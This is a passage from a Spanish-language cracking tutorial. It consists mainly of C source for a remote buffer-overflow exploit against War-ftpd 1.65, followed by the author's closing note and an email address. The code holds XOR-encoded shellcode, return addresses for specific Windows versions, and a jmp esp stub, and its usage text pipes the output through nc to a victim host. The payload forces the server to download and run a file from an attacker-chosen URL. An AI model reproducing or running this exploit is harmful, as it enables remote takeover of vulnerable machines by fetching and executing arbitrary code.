0x63,0x74,0x72,0x6F, 0x6E,0x69,0x63,0x61,0x2E,0x63,0x6F,0x6D,0x2F,
0x68,0x61,0x63,0x6B,0x65,0x61,0x64, 0x6F,0x2E,0x65,0x78,0x65,0x00,
0x68,0x61,0x63,0x6B,0x65,0x61,0x64,0x6F,0x2E,0x65, 0x78,0x65,0x00,
0xFF,0xFF,0xFF,0xFF};
int aux;
unsigned int retoffsets[]={0xbff941e2,0x779e2b2e,0x77df53f7};
//char targets[]={"win98SE Castellano","WinNT SP4-SP6",
// "WinNT SP6-IE5.5"};
int main(int argc,char * argv[])
{
char * buffer;
unsigned int * temp;
char comando[6]="USER ";
int lencomando;
unsigned int lenstack,lenastroploit;
unsigned int offset;
char jmpesp[]={0x81,0xc4,0x3e,0xfe,0xFF,0xFF,0xFF,0xe4};
//OPCODES DE add esp-450;jmp esp
if (argc<3)
{
printf ("War-ftpd 1.65 Remote Exploit Demonstration by eid0\nThis exploits forces war-ftpd to download a file from an url and executes it in VISIBLE mode.\nUsage: %s typehost url | nc victimhost  21(ftp-port)\nWindows types:\n0 ->%s\n1 ->%s\n2 ->%s\n", argv[0],"win98SE Castellano(Spanish)","WinNT SP4-SP6 with IE<5", "WinNT SP6 with IE5.5.\nThe url must not excede 45 characters.");
return 0;
}
```

```
lencomando=strlen(comando);
buffer=malloc(3000);
memset(buffer,NOP,3000);
memcpy(buffer,comando,lencomando);

lenstack=0xccfd18-0xccfb18;
lenastroploit=sizeof(astroploit);
strcpy(&(astroploit[0x158]),argv[2]);
//an xploitable xploit xD don't suid it

aux=strlen(argv[2]);
while (((argv[2])[aux] != '/') && (aux>=0)) aux--;
if (!aux) {printf("Bad url,talking head...\nExiting...\n");return 0;}
strcpy(&astroploit[0x158+strlen(argv[2])+1],&((argv[2])[aux+1]));
//printf("\n->cadena=%s\n",&((argv[2])[aux+1]));
for (offset=0xdf;offset<(lenastroploit-4);offset++)
astroploit[offset]^=0x99;

temp=(unsigned int *)&(buffer[lencomando+lenstack-27]);
*(temp)=retoffsets[atoi(argv[1])];
memcpy((char *)((unsigned int)temp)-lenastroploit,
astroploit,lenastroploit);

((unsigned int)temp)+=4;
((unsigned int)temp)+=300;
memcpy(temp,&(jmpesp),sizeof(jmpesp));
((unsigned int)temp)+=sizeof(jmpesp);
*((int *)temp)=0x0a0d;
lenastroploit=strlen(buffer);
write(1,buffer,lenastroploit);
return(0);
}
```

Nota:

Bueno espero que te hayas divertido y sobre todo que hayas aprendido mucho que es de lo que se trata , que te sirva de ejemplo para que tu también puedas hacerlo, desde luego no hay comparado como coger un programa, abrirlo, ver un montón de código por todas partes y manejar lo que otros ingenieros han hecho ,tu solo, por ti mismo.

Bueno , si quieres comentarme algo escríbeme a atalasa@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más.